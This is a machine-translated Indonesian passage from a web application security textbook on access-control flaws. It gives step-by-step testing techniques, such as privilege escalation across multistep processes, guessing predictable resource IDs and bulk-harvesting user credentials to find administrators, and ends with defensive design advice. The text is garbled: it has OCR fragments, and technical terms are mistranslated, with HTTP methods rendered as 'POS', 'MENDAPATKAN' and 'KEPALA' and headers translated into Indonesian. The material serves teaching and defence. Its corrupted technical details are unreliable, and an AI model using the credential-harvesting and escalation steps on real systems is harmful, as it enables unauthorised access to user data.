https://mdsec.net	GET	/auth/468/NewUser.ashx	1
https://mdsec.net	GET	/auth/468/YourDetails.ashx	4

Map 2

host	method	URL	diff count
https://mdsec.net	GET	/auth/468/Admin.ashx	1
https://mdsec.net	POST	/auth/468/Default.ashx	1
https://mdsec.net	GET	/auth/468/Default.ashx?use...	2
https://mdsec.net	GET	/auth/468/Home.ashx	2
https://mdsec.net	GET	/auth/468/Logout.ashx	4
https://mdsec.net	GET	/auth/468/LoginUserSession..	4
https://mdsec.net	GET	/auth/468/NewUser.ashx	1
https://mdsec.net	GET	/auth/468/YourDetails.ashx	4

response request

hex html render raw headers

raw highlight

Not authorised.
Home

change options close

Gambar 8-2:Th

Compare site maps

Filter: showing all items

key: modified moved added sync selection

Map 1

host	method	URL	diff count
https://mdsec.net	GET	/auth/468/Admin.ashx	1
https://mdsec.net	GET	/auth/468/Default.ashx	1
https://mdsec.net	POST	/auth/468/Default.ashx	1
https://mdsec.net	GET	/auth/468/Default.ashx?use...	2
https://mdsec.net	GET	/auth/468/Home.ashx	2
https://mdsec.net	GET	/auth/468/Logout.ashx	4
https://mdsec.net	GET	/auth/468/LoginUserSession..	4
https://mdsec.net	GET	/auth/468/NewUser.ashx	1
https://mdsec.net	GET	/auth/468/YourDetails.ashx	4

Map 2

host	method	URL	diff count
https://mdsec.net	GET	/auth/468/Admin.ashx	1
https://mdsec.net	POST	/auth/468/Default.ashx	1
https://mdsec.net	GET	/auth/468/Default.ashx	1
https://mdsec.net	GET	/auth/468/Default.ashx?use...	2
https://mdsec.net	GET	/auth/468/Home.ashx	2
https://mdsec.net	GET	/auth/468/Logout.ashx	4
https://mdsec.net	GET	/auth/468/LoginUserSession..	4
https://mdsec.net	GET	/auth/468/NewUser.ashx	1
https://mdsec.net	GET	/auth/468/YourDetails.ashx	4

response request

hex html render raw headers

raw highlight

change options close

Gambar 8-3:Pengguna dengan hak istimewa rendah dapat mengakses fungsi administratif untuk membuat daftar pengguna aplikasi

COBALAH!

http://mdsec.net/auth/462/ http://
mdsec.net/auth/468/

Menguji Proses Multistage

Pendekatan yang dijelaskan di bagian sebelumnya — membandingkan konten aplikasi saat diakses dalam konteks pengguna yang berbeda — tidak efektif saat menguji beberapa proses bertingkat. Di sini, untuk melakukan suatu tindakan, pengguna biasanya harus membuat beberapa permintaan dalam urutan yang benar, dengan aplikasi membangun beberapa status tentang tindakan pengguna saat dia melakukannya. Cukup meminta ulang setiap item dalam peta situs mungkin gagal mereplikasi proses dengan benar, sehingga tindakan yang dicoba mungkin gagal karena alasan selain penggunaan kontrol akses.

Misalnya, pertimbangkan fungsi administratif untuk menambahkan pengguna aplikasi baru. Ini mungkin melibatkan beberapa langkah, termasuk memuat formulir untuk menambahkan pengguna, mengirimkan formulir dengan detail pengguna baru, meninjau detail ini, dan mengonfirmasi tindakan. Dalam beberapa kasus, aplikasi dapat memproteksi akses ke formulir awal tetapi gagal memproteksi halaman yang menangani pengiriman formulir atau halaman konfirmasi. Proses keseluruhan mungkin melibatkan banyak permintaan, termasuk pengalihan, dengan parameter yang dikirimkan pada tahap sebelumnya ditransmisikan ulang nanti melalui sisi klien. Setiap langkah dari proses ini perlu diuji secara individual, untuk memastikan apakah kontrol akses diterapkan dengan benar.

COBALAH!

http://mdsec.net/auth/471/


LANGKAH HACK

1. Ketika suatu tindakan dilakukan dalam beberapa langkah, yang melibatkan beberapa permintaan berbeda dari klien ke server, uji setiap permintaan secara individual untuk menentukan apakah kontrol akses telah diterapkan padanya. Pastikan untuk menyertakan setiap permintaan, termasuk pengiriman formulir, pengalihan berikut, dan permintaan apa pun yang tidak berparameter.
2. Cobalah untuk menemukan lokasi di mana aplikasi secara efektif mengasumsikan bahwa jika Anda telah mencapai titik tertentu, Anda harus tiba melalui cara yang sah. Cobalah untuk mencapai titik itu dengan cara lain menggunakan akun dengan hak istimewa lebih rendah untuk mendeteksi jika ada kemungkinan serangan eskalasi hak istimewa.

Lanjutan

LANGKAH HACK(LANJUT)

3. Salah satu cara untuk melakukan pengujian ini secara manual adalah melalui proses multistep yang dilindungi beberapa kali di browser Anda dan menggunakan proxy Anda untuk mengalihkan token sesi yang disediakan dalam permintaan yang berbeda dengan pengguna yang kurang memiliki hak istimewa.
4. Anda sering dapat mempercepat proses ini secara dramatis dengan menggunakan fitur "permintaan di browser" dari Burp Suite:
- A. Gunakan akun dengan hak istimewa lebih tinggi untuk menjalani seluruh proses multistep.**
 - B. Masuk ke aplikasi menggunakan akun dengan hak istimewa lebih rendah (atau tidak sama sekali).**
 - C. Dalam riwayat Burp Proxy, temukan urutan permintaan yang dibuat saat proses multistep dilakukan sebagai pengguna yang lebih istimewa. Untuk setiap permintaan dalam urutan, pilih item menu konteks "permintaan di browser dalam sesi browser saat ini", seperti yang ditunjukkan pada Gambar 8-4. Rekatkan URL yang disediakan ke browser Anda yang masuk sebagai pengguna dengan hak istimewa lebih rendah.**
 - D. Jika aplikasi memungkinkan Anda, ikuti sisa proses multistep dengan cara biasa, menggunakan browser Anda.**
- e. Vi
de



Gambar 8-4: Menggunakan Burp untuk meminta item tertentu dalam sesi browser saat ini

Saat Anda memilih fitur "permintaan di browser dalam sesi browser saat ini" Burp untuk permintaan tertentu, Burp memberi Anda URL unik yang menargetkan server web internal Burp, yang Anda tempelkan ke bilah alamat browser Anda. Saat browser Anda meminta URL ini, Burp mengembalikan pengalihan ke URL yang ditentukan sebelumnya. Saat browser Anda mengikuti pengalihan, Burp mengganti permintaan dengan permintaan yang awalnya Anda tentukan, sambil meninggalkan Kue kering tajuk utuh. Jika Anda menguji konteks pengguna yang berbeda, Anda dapat mempercepat proses ini. Masuk ke beberapa browser berbeda sebagai pengguna berbeda, dan rekatkan URL ke setiap browser untuk melihat bagaimana permintaan ditangani untuk pengguna yang masuk menggunakan browser tersebut. (Perhatikan bahwa karena cookie umumnya dibagi antara jendela yang berbeda dari browser yang sama, biasanya Anda perlu menggunakan produk browser yang berbeda, atau browser di mesin yang berbeda, untuk melakukan pengujian ini.)

TIP **a**at Anda menguji proses multistep dalam konteks pengguna yang berbeda, terkadang berguna untuk meninjau urutan permintaan yang dibuat oleh pengguna yang berbeda secara berdampingan untuk mengidentifikasi perbedaan halus yang mungkin memerlukan penyelidikan lebih lanjut.

Jika Anda menggunakan browser terpisah untuk mengakses aplikasi sebagai pengguna yang berbeda, Anda dapat membuat pendengar proxy yang berbeda di Burp untuk digunakan oleh setiap browser (Anda perlu memperbarui konfigurasi proxy di setiap browser untuk menunjuk ke pendengar yang relevan). Kemudian, untuk setiap browser, gunakan menu konteks pada riwayat proksi untuk membuka jendela riwayat baru, dan setel filter tampilan agar hanya menampilkan permintaan dari pendengar proksi yang relevan.

Menguji dengan Akses Terbatas

Jika Anda hanya memiliki satu akun tingkat pengguna untuk mengakses aplikasi (atau tidak sama sekali), pekerjaan tambahan perlu dilakukan untuk menguji keefektifan kontrol akses. Faktanya, untuk melakukan pengujian yang sepenuhnya komprehensif, pekerjaan lebih lanjut perlu dilakukan dalam hal apa pun. Fungsionalitas yang kurang terlindungi mungkin ada yang tidak ditautkan secara eksplisit dari antarmuka pengguna aplikasi mana pun. Misalnya, mungkin fungsionalitas lama belum dihapus, atau fungsionalitas baru telah diterapkan tetapi belum dipublikasikan kepada pengguna.

LANGKAH HACK

1. Gunakan teknik penemuan konten yang dijelaskan di Bab 4 untuk mengidentifikasi fungsionalitas aplikasi sebanyak mungkin. Melakukan latihan ini sebagai pengguna dengan hak istimewa rendah seringkali cukup untuk menghitung dan mendapatkan akses langsung ke fungsionalitas sensitif.

Lanjutan

LANGKAH HACK(LANJUT)

2. Jika halaman aplikasi teridentifikasi yang cenderung menampilkan fungsionalitas berbeda atau tautan ke pengguna biasa dan administratif (misalnya, Panel Kontrol atau Halaman Beranda Saya), coba tambahkan parameter seperti admin=benar ke string kueri URL dan isi POSpermintaan. Ini akan membantu Anda menentukan apakah ini mengungkap atau memberikan akses ke fungsi tambahan apa pun selain yang dapat diakses normal oleh konteks pengguna Anda.
3. Uji apakah aplikasi menggunakan Perujukheader sebagai dasar untuk membuat keputusan kontrol akses. Untuk fungsi aplikasi utama yang dapat Anda akses, coba hapus atau modifikasi Perujukheader, dan tentukan apakah permintaan Anda masih berhasil. Jika tidak, aplikasi mungkin memercayai Perujuktajuk dengan cara yang tidak aman. Jika Anda memindai permintaan menggunakan pemindai aktif Burp, Burp mencoba menghapusnya Perujuk tajuk dari setiap permintaan dan memberi tahu Anda jika ini tampaknya membuat perbedaan yang sistematis dan relevan dengan respons aplikasi.
4. Tinjau semua HTML dan skrip sisi klien untuk menemukan referensi ke fungsionalitas tersembunyi atau fungsionalitas yang dapat dimanipulasi di sisi klien, seperti antarmuka pengguna berbasis skrip. Juga, dekompilasi semua komponen ekstensi browser seperti yang dijelaskan di Bab 5 untuk menemukan referensi ke fungsionalitas sisi server.

COBALAH!

```
http://mdsec.net/auth/477/ http://
mdsec.net/auth/472/ http://
mdsec.net/auth/466/
```

Ketika semua fungsi yang dapat diakses telah disebutkan, Anda perlu menguji apakah pemisahan akses per pengguna ke sumber daya diterapkan dengan benar. Dalam setiap contoh di mana aplikasi memberi pengguna akses ke subset dari rentang sumber daya yang lebih luas dari jenis yang sama (seperti dokumen, pesanan, email, dan detail pribadi), mungkin ada peluang bagi satu pengguna untuk mendapatkan akses tidak sah ke sumber daya lainnya.

LANGKAH HACK

1. Jika aplikasi menggunakan pengidentifikasi dalam bentuk apa pun (ID dokumen, nomor akun, referensi pesanan) untuk menentukan sumber daya mana yang diminta pengguna, coba temukan pengidentifikasi untuk sumber daya yang aksesnya tidak Anda miliki.

2. Jika memungkinkan untuk menghasilkan rangkaian pengidentifikasi tersebut secara berurutan (misalnya, dengan membuat beberapa dokumen atau pesanan baru), gunakan teknik yang dijelaskan di Bab 7 untuk token sesi untuk mencoba menemukan urutan yang dapat diprediksi dalam pengidentifikasi tersebut. aplikasi menghasilkan.
3. Jika tidak memungkinkan untuk menghasilkan pengidentifikasi baru, Anda dibatasi untuk menganalisis pengidentifikasi yang telah Anda temukan, atau bahkan menggunakan tebakan sederhana. Jika pengidentifikasi memiliki bentuk GUID, kecil kemungkinan upaya apa pun berdasarkan tebakan akan berhasil. Namun, jika jumlahnya relatif kecil, coba nomor lain dalam jarak dekat, atau nomor acak dengan jumlah digit yang sama.
4. Jika kontrol akses ditemukan rusak, dan pengidentifikasi sumber daya ditemukan dapat diprediksi, Anda dapat melakukan serangan otomatis untuk memanen sumber daya dan informasi sensitif dari aplikasi. Gunakan teknik yang dijelaskan di Bab 14 untuk merancang serangan otomatis pesanan untuk mengambil data yang Anda perlukan.

Kerentanan bencana semacam ini terjadi ketika halaman Informasi Akun menampilkan detail pribadi pengguna bersama dengan nama pengguna dan kata sandinya. Meskipun kata sandi biasanya disamarkan di layar, namun kata sandi tersebut dikirimkan secara penuh ke browser. Di sini, Anda sering kali dapat melakukan iterasi dengan cepat melalui proses penuh

S,

termasuk a
sukses

request	payload	status	error	timeo.	length	Username...	Password...	comment
92	92	200			1371	lindsay	swords	
80	80	200			1392	jeff	orange	
79	79	200			1382	admin	owned	
78	78	200			1381	adam	nucnent	
0	200				1380	testuser	tesi	baseline request
75	75	200			1359	pablina	punita	
84	84	200			1359	herman	gomaddiet	
82	82	200			1358	weiner	skinthird	
88	88	200			1358	bazzer	bebosisu7s	

```

<table border="1"><tr><td><form><table border="1" bgcolor="#000000" bordercolor="#000000" cellspacing="0" cellpadding="0" width="100%" style="border-collapse: collapse"><tr><td><input type="text" name="Name:</td><td><input type="text" name="Username:</td><td><input type="password" name="Password:</td><td><input type="password" name="pwded:</td><tr><td><input type="text" name="Id:</td><td><input type="text" name="79:</td></tr><tr><td><input type="text" name="Role:</td><td><input type="text" name="Administrator:</td></tr></table><br><a href="#">Home . aspx</a></form></td></tr></table>

```

finished 0 matches

Gambar 8-5:Serangan yang berhasil memanen nama pengguna dan kata sandi melalui kerentanan kontrol akses

COBALAH!

```
http://mdsec.net/auth/488/ http://  
mdsec.net/auth/494/
```

TIP Saat Anda mendeteksi kerentanan kontrol akses, serangan langsung yang harus ditindaklanjuti adalah mencoba meningkatkan hak istimewa Anda lebih jauh dengan mengkompromikan akun pengguna yang memiliki hak istimewa administratif. Anda dapat menggunakan berbagai trik untuk menemukan akun administratif. Dengan menggunakan cacat kontrol akses seperti yang diilustrasikan, Anda dapat memanen ratusan kredensial pengguna dan tidak menikmati tugas masuk secara manual sebagai setiap pengguna sampai Anda menemukan administrator. Namun, ketika akun diidentifikasi dengan numerik berurutan ID, adalah umum untuk menemukan bahwa nomor akun terendah diberikan kepada administrator. Masuk sebagai beberapa pengguna pertama yang terdaftar dengan aplikasi sering mengidentifikasi seorang administrator. Jika pendekatan ini gagal, metode yang efektif adalah menemukan fungsi di dalam aplikasi yang aksesnya dipisahkan dengan benar secara horizontal, seperti halaman beranda utama yang disajikan kepada setiap pengguna. Tulis skrip untuk masuk menggunakan setiap set kredensial yang diambil, lalu coba akses beranda Anda sendiri. Kemungkinan pengguna administratif dapat melihat setiap halaman beranda pengguna, sehingga Anda akan segera mendeteksi saat akun administratif sedang digunakan.

Menguji Akses Langsung ke Metode

Jika aplikasi menggunakan permintaan yang memberikan akses langsung ke metode API sisi server, setiap kelemahan kontrol akses dalam metode tersebut biasanya diidentifikasi menggunakan metodologi yang telah dijelaskan. Namun, Anda juga harus menguji keberadaan API tambahan yang mungkin tidak terlindungi dengan baik.

Misalnya, servlet dapat dipanggil menggunakan permintaan berikut:

```
POST /svc HTTP/1.1  
Accept-Encoding: gzip, deflate Host:  
wahh-app  
Konten-Panjang: 37  
  
servlet=com.ibm.ws.webcontainer.httpsession.IBMTrackerDebug
```

Karena ini adalah servlet terkenal, mungkin Anda dapat mengakses servlet lain untuk melakukan tindakan tidak sah.

LANGKAH HACK

1. Identifikasi setiap parameter yang mengikuti konvensi penamaan Java (misalnya, dapatkan, atur, tambahkan, perbarui, adalah, atau memiliki ikuti dengan huruf kapital), atau secara eksplisit menentukan struktur paket (misalnya, com.nama_perusahaan . xxx.yyy.Nama_kelas). Catat semua metode referensi yang dapat Anda temukan.
2. Carilah metode yang mencantumkan antarmuka atau metode yang tersedia. Periksa riwayat proksi Anda untuk melihat apakah itu telah dipanggil sebagai bagian dari komunikasi normal aplikasi. Jika tidak, coba tebak menggunakan konvensi penamaan yang diamati.
3. Konsultasikan sumber daya publik seperti mesin pencari dan situs forum untuk menentukan metode lain yang mungkin dapat diakses.
4. Gunakan teknik yang dijelaskan di Bab 4 untuk menebak nama metode lainnya.
5. Mencoba mengakses semua metode yang dikumpulkan menggunakan berbagai jenis akun pengguna, termasuk akses yang tidak diautentikasi.
6. Jika Anda tidak mengetahui jumlah atau jenis argumen yang diharapkan oleh beberapa metode, carilah metode yang lebih kecil kemungkinannya untuk menerima argumen, seperti `listInterfacesDangenAllUsersInRoles`.

Menguji Kontrol Terhadap Sumber Daya Statis

Jika sumber daya statis yang dilindungi oleh aplikasi pada akhirnya diakses langsung melalui URL ke file sumber daya itu sendiri, Anda harus menguji apakah mungkin bagi pengguna yang tidak sah untuk meminta URL ini secara langsung.

LANGKAH HACK

1. Ikuti proses normal untuk mendapatkan akses ke sumber daya statis yang dilindungi untuk mendapatkan contoh URL yang akhirnya diambil.
2. Dengan menggunakan konteks pengguna yang berbeda (misalnya, pengguna yang kurang beruntung atau akun yang belum melakukan pembelian wajib), coba akses sumber daya secara langsung menggunakan URL yang telah Anda identifikasi.
3. Jika serangan ini berhasil, coba pahami skema penamaan yang digunakan untuk file statis yang dilindungi. Jika memungkinkan, buat serangan otomatis untuk menjaring konten yang mungkin berguna atau yang mungkin berisi data sensitif (lihat Bab 14).

Menguji Pembatasan pada Metode HTTP

Meskipun mungkin tidak ada cara yang siap untuk mendeteksi apakah kontrol akses aplikasi menggunakan kontrol tingkat platform melalui metode HTTP, Anda dapat melakukan beberapa langkah sederhana untuk mengidentifikasi kerentanan apa pun.

LANGKAH HACK

1. Dengan menggunakan akun dengan hak istimewa tinggi, identifikasi beberapa permintaan istimewa yang melakukan tindakan sensitif, seperti menambahkan pengguna baru atau mengubah peran keamanan pengguna.
2. Jika permintaan ini tidak dilindungi oleh token anti-CSRF atau fitur serupa (lihat Bab 13), gunakan akun dengan hak istimewa tinggi untuk menentukan apakah aplikasi masih melakukan tindakan yang diminta jika metode HTTP dimodifikasi. Uji metode HTTP berikut:
 - POS
 - MENDAPATKAN
 - KEPALA
 - Metode HTTP tidak valid yang sewenang-wenang
3. Jika aplikasi menerima permintaan apa pun yang menggunakan metode HTTP berbeda dari metode aslinya, uji kontrol akses atas permintaan tersebut menggunakan metodologi standar yang telah dijelaskan, menggunakan akun dengan hak istimewa yang lebih rendah.

Mengamankan Kontrol Akses

Kontrol akses adalah salah satu area keamanan aplikasi web yang paling mudah dipahami, meskipun Anda harus hati-hati menerapkan metodologi yang terinformasi dengan baik saat mengimplementasikannya.

Pertama, Anda harus menghindari beberapa jebakan yang jelas. Ini biasanya muncul dari ketidaktahuan tentang persyaratan penting dari kontrol akses yang efektif atau asumsi yang salah tentang jenis permintaan yang akan dibuat pengguna dan yang harus dipertahankan oleh aplikasi:

- Jangan mengandalkan ketidaktahuan pengguna tentang URL aplikasi atau pengidentifikasi yang digunakan untuk menentukan sumber daya aplikasi, seperti nomor akun dan ID dokumen. Asumsikan bahwa pengguna mengetahui setiap URL dan pengidentifikasi aplikasi, dan pastikan bahwa kontrol akses aplikasi saja sudah cukup untuk mencegah akses tidak sah.

- Jangan mempercayai parameter yang dikirimkan pengguna untuk menandakan hak akses (seperti sebagai admin=benar).
- Jangan berasumsi bahwa pengguna akan mengakses halaman aplikasi dalam urutan yang diinginkan. Jangan berasumsi bahwa karena pengguna tidak dapat mengakses halaman Edit Pengguna, mereka tidak dapat menjangkau Pengguna Edit X halaman yang ditautkan darinya.
- Jangan mempercayai pengguna untuk tidak mengutak-atik data apa pun yang dikirimkan melalui klien. Jika beberapa data yang dikirimkan pengguna telah divalidasi dan kemudian dikirim melalui klien, jangan bergantung pada nilai yang dikirim ulang tanpa validasi ulang.

Berikut ini merupakan pendekatan praktik terbaik untuk menerapkan kontrol akses yang efektif dalam aplikasi web:

- Secara eksplisit mengevaluasi dan mendokumentasikan persyaratan kontrol akses untuk setiap unit fungsionalitas aplikasi. Ini harus mencakup siapa yang dapat menggunakan fungsi secara sah dan sumber daya apa yang dapat diakses pengguna individu melalui fungsi tersebut.
- Dorong semua keputusan kontrol akses dari sesi pengguna.
- Gunakan komponen aplikasi pusat untuk memeriksa kontrol akses.
- Memproses setiap permintaan klien melalui komponen ini untuk memvalidasi bahwa pengguna yang membuat permintaan diizinkan untuk mengakses fungsionalitas dan sumber daya yang diminta.
- Gunakan teknik terprogram untuk memastikan bahwa tidak ada pengecualian pada point sebelumnya. Pendekatan yang efektif adalah mengamanatkan bahwa setiap halaman aplikasi harus mengimplementasikan antarmuka yang diminta oleh mekanisme kontrol akses pusat. Jika Anda memaksa pengembang untuk mengkodekan logika kontrol akses secara eksplisit ke dalam setiap halaman, tidak ada alasan untuk tidak mencantumkan.
- Untuk fungsionalitas yang sangat sensitif, seperti halaman administratif, Anda dapat membatasi akses lebih lanjut berdasarkan alamat IP untuk memastikan bahwa hanya pengguna dari rentang jaringan tertentu yang dapat mengakses fungsionalitas tersebut, terlepas dari status login mereka.
- Jika konten statis perlu dilindungi, ada dua metode untuk menyediakan kontrol akses. Pertama, file statis dapat diakses secara tidak langsung dengan meneruskan nama file ke halaman sisi server dinamis yang mengimplementasikan logika kontrol akses yang relevan. Kedua, akses langsung ke file statis dapat dikontrol menggunakan autentifikasi HTTP atau fitur lain dari server aplikasi untuk membungkus permintaan yang masuk dan memeriksa izin sumber daya sebelum akses diberikan.
- Pengidentifikasi yang menentukan sumber daya mana yang ingin diakses pengguna rentan terhadap gangguan setiap kali dikirimkan melalui klien. Server

harus mempercayai hanya integritas data sisi server. Setiap kali pengidentifikasi ini dikirimkan melalui klien, pengidentifikasi tersebut perlu divalidasi ulang untuk memastikan bahwa pengguna berwenang untuk mengakses sumber daya yang diminta.

- Untuk fungsi aplikasi penting keamanan seperti pembuatan penerima pembayaran tagihan baru dalam aplikasi perbankan, pertimbangkan penerapan autentikasi ulang per transaksi dan otorisasi ganda untuk memberikan jaminan tambahan bahwa fungsi tersebut tidak digunakan oleh pihak yang tidak berwenang. Ini juga mengurangi konsekuensi dari kemungkinan serangan lainnya, seperti pembajakan sesi.
- Catat setiap peristiwa di mana data sensitif diakses atau tindakan sensitif dilakukan. Log ini akan memungkinkan potensi pelanggaran kontrol akses untuk dideteksi dan diselidiki.

Pengembang aplikasi web sering mengimplementasikan fungsi kontrol akses sedikit demi sedikit. Mereka menambahkan kode ke masing-masing halaman jika beberapa kontrol akses diperlukan, dan mereka sering memotong dan menempelkan kode yang sama di antara halaman untuk menerapkan persyaratan serupa. Pendekatan ini membawa risiko cacat yang melekat pada mekanisme kontrol akses yang dihasilkan. Banyak kasus yang terlewatkan di mana kontrol diperlukan, kontrol yang dirancang untuk satu area mungkin tidak beroperasi dengan cara yang diinginkan di area lain, dan modifikasi yang dilakukan di tempat lain dalam aplikasi dapat merusak kontrol yang ada dengan melanggar asumsi yang dibuat oleh mereka.

Berbeda dengan pendekatan ini, metode penggunaan komponen aplikasi pusat yang dijelaskan sebelumnya untuk menegakkan kontrol akses memiliki banyak manfaat:

- Ini meningkatkan kejelasan kontrol akses dalam aplikasi, memungkinkan pengembang yang berbeda dengan cepat memahami kontrol yang diterapkan oleh orang lain.
- Itu membuat pemeliharaan lebih efisien dan dapat diandalkan. Sebagian besar perubahan hanya perlu diterapkan sekali, ke satu komponen bersama, dan tidak perlu dipotong dan ditempelkan ke beberapa lokasi.
- Ini meningkatkan kemampuan beradaptasi. Saat persyaratan kontrol akses baru muncul, mereka dapat dengan mudah direfleksikan dalam API yang ada yang diimplementasikan oleh setiap halaman aplikasi.
- Ini menghasilkan lebih sedikit kesalahan dan kelalaian daripada jika kode kontrol akses diterapkan sedikit demi sedikit di seluruh aplikasi.

Model Keistimewaan Berlapis-lapis

Masalah yang berkaitan dengan akses berlaku tidak hanya untuk aplikasi web itu sendiri tetapi juga untuk tingkatan infrastruktur lain yang berada di bawahnya — khususnya, server aplikasi, database, dan sistem operasi. Mengambil pendekatan pertahanan mendalam untuk keamanan memerlukan penerapan kontrol akses di setiap lapisan ini

untuk membuat beberapa lapisan perlindungan. Ini memberikan jaminan yang lebih besar terhadap ancaman akses yang tidak sah, karena jika penyerang berhasil mengkompromikan pertahanan di satu lapisan, serangan tersebut mungkin masih diblokir oleh pertahanan di lapisan lain.

Selain menerapkan kontrol akses yang efektif di dalam aplikasi web itu sendiri, seperti yang telah dijelaskan, pendekatan berlapis-lapis dapat diterapkan dengan berbagai cara pada komponen yang mendasari aplikasi:

- Server aplikasi dapat digunakan untuk mengontrol akses ke seluruh jalur URL berdasarkan peran pengguna yang ditentukan di tingkat server aplikasi.
- Aplikasi dapat menggunakan akun basis data yang berbeda saat melakukan tindakan pengguna yang berbeda. Untuk pengguna yang seharusnya hanya menanyakan data (bukan memperbaruiya), akun dengan hak baca-saja harus digunakan.
- Kontrol halus atas akses ke tabel database yang berbeda dapat diimplementasikan dalam database itu sendiri, menggunakan tabel hak istimewa.
- Akun sistem operasi yang digunakan untuk menjalankan setiap komponen dalam infrastruktur dapat dibatasi ke hak istimewa paling lemah yang sebenarnya diperlukan oleh komponen tersebut.

Dalam aplikasi keamanan-kritis yang kompleks, pertahanan berlapis semacam ini dapat dibuat dengan bantuan matriks yang menentukan peran pengguna yang berbeda dalam aplikasi dan hak istimewa yang berbeda, di setiap tingkatan, yang harus ditetapkan ke setiap peran.

aplikasi.

User type	URL path	User role	Peran Aplikasi												Keistimewaan Basis Data					
			Search	Create Application	Edit Application	Purge Application	View Applications	Policy Updates	Rate Adjustment	View User Accounts	Create Users	View Company Ac	Edit Company Ac	Create Company	View Audit Log	Delegate privilege				
Administrator	/*	Site Administrator Support	✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓																	
Site Supervisor	/admin/*	Back Office – New business	✓				✓													
	/myQuotes/*	Back Office – Referrals	✓ ✓ ✓				✓ ✓			✓		✓								
	/help/*	Back Office – Helpdesk	✓				✓			✓		✓								
Company Administrator	/myQuotes/*	Customer – Administrator	✓ ✓ ✓ ✓							✓	✓	✓								
	/help/*	Customer – New Business	✓		✓	✓														
		Customer – Support	✓				✓			✓										
Normal User	/myQuotes/dash.jsp	User – Applications	✓ ✓																	
	/myQuotes/apply.jsp	User – Referrals																		
	/myQuotes/search.jsp	User – Helpdesk																		
	/help/*	Unregistered (Read Only)	✓				✓													
Audit	(none)	Syslog Server Account														✓				

Gambar 8-6:Matriks hak istimewa untuk aplikasi yang kompleks

Dalam model keamanan semacam ini, Anda dapat melihat bagaimana berbagai konsep kontrol akses yang bermanfaat dapat diterapkan:

- Kontrol terprogram — Matriks hak istimewa database individual disimpan dalam tabel di dalam database dan diterapkan secara terprogram untuk menjalankan keputusan kontrol akses. Klasifikasi peran pengguna menyediakan jalan pintas untuk menerapkan pemeriksaan kontrol akses tertentu, dan ini juga diterapkan secara terprogram. Kontrol terprogram dapat sangat halus dan dapat membangun logika kompleks yang sewenang-wenang ke dalam proses pelaksanaan keputusan kontrol akses dalam aplikasi.
- Kontrol akses diskresioner (DAC) — Administrator dapat mendelegasikan hak istimewa mereka kepada pengguna lain sehubungan dengan sumber daya tertentu yang mereka miliki, menggunakan kontrol akses diskresioner. Ini adalah sebuah *DAC tertutup* model, di mana akses ditolak kecuali secara eksplisit diberikan. Administrator juga dapat mengunci atau kedaluwarsa akun pengguna individu. Ini adalah sebuah *buka DAC* model, di mana akses diizinkan kecuali ditarik secara eksplisit. Berbagai pengguna aplikasi memiliki hak istimewa untuk membuat akun pengguna, sekali lagi menerapkan kontrol akses bebas.
- Kontrol akses berbasis peran (RBAC) — Peran yang diberi nama berisi serangkaian hak khusus yang berbeda, dan setiap pengguna ditetapkan ke salah satu peran ini. Ini berfungsi sebagai jalan pintas untuk menetapkan dan menegakkan hak istimewa yang berbeda dan diperlukan untuk membantu mengelola kontrol akses dalam aplikasi yang kompleks. Menggunakan peran untuk melakukan pemeriksaan akses di muka pada permintaan pengguna memungkinkan banyak permintaan tidak sah ditolak dengan cepat dengan jumlah pemrosesan minimum yang dilakukan. Contoh dari pendekatan ini adalah melindungi jalur URL yang dapat diakses oleh jenis pengguna tertentu.

Saat merancang mekanisme kontrol akses berbasis peran, Anda harus menyeimbangkan jumlah peran agar tetap menjadi alat yang berguna untuk membantu mengelola hak istimewa dalam aplikasi. Jika terlalu banyak peran berbutir halus dibuat, jumlah peran yang berbeda menjadi berat, dan sulit untuk dikelola secara akurat. Jika terlalu sedikit peran yang dibuat, peran yang dihasilkan akan menjadi instrumen kasar untuk mengelola akses. Kemungkinan pengguna individu akan diberi hak istimewa yang tidak benar-benar diperlukan untuk menjalankan fungsinya.

Jika kontrol tingkat platform digunakan untuk membatasi akses ke peran aplikasi yang berbeda berdasarkan metode HTTP dan URL, ini harus dirancang menggunakan model default-deny, seperti praktik terbaik untuk aturan firewall. Ini harus mencakup berbagai aturan khusus yang menetapkan metode HTTP dan URL tertentu ke peran tertentu, dan aturan terakhir harus menolak permintaan apa pun yang tidak cocok dengan aturan sebelumnya.

- Kontrol deklaratif — Aplikasi menggunakan akun database terbatas saat mengakses database. Itu mempekerjakan akun yang berbeda untuk kelompok pengguna yang berbeda, dengan setiap akun memiliki tingkat hak istimewa paling sedikit

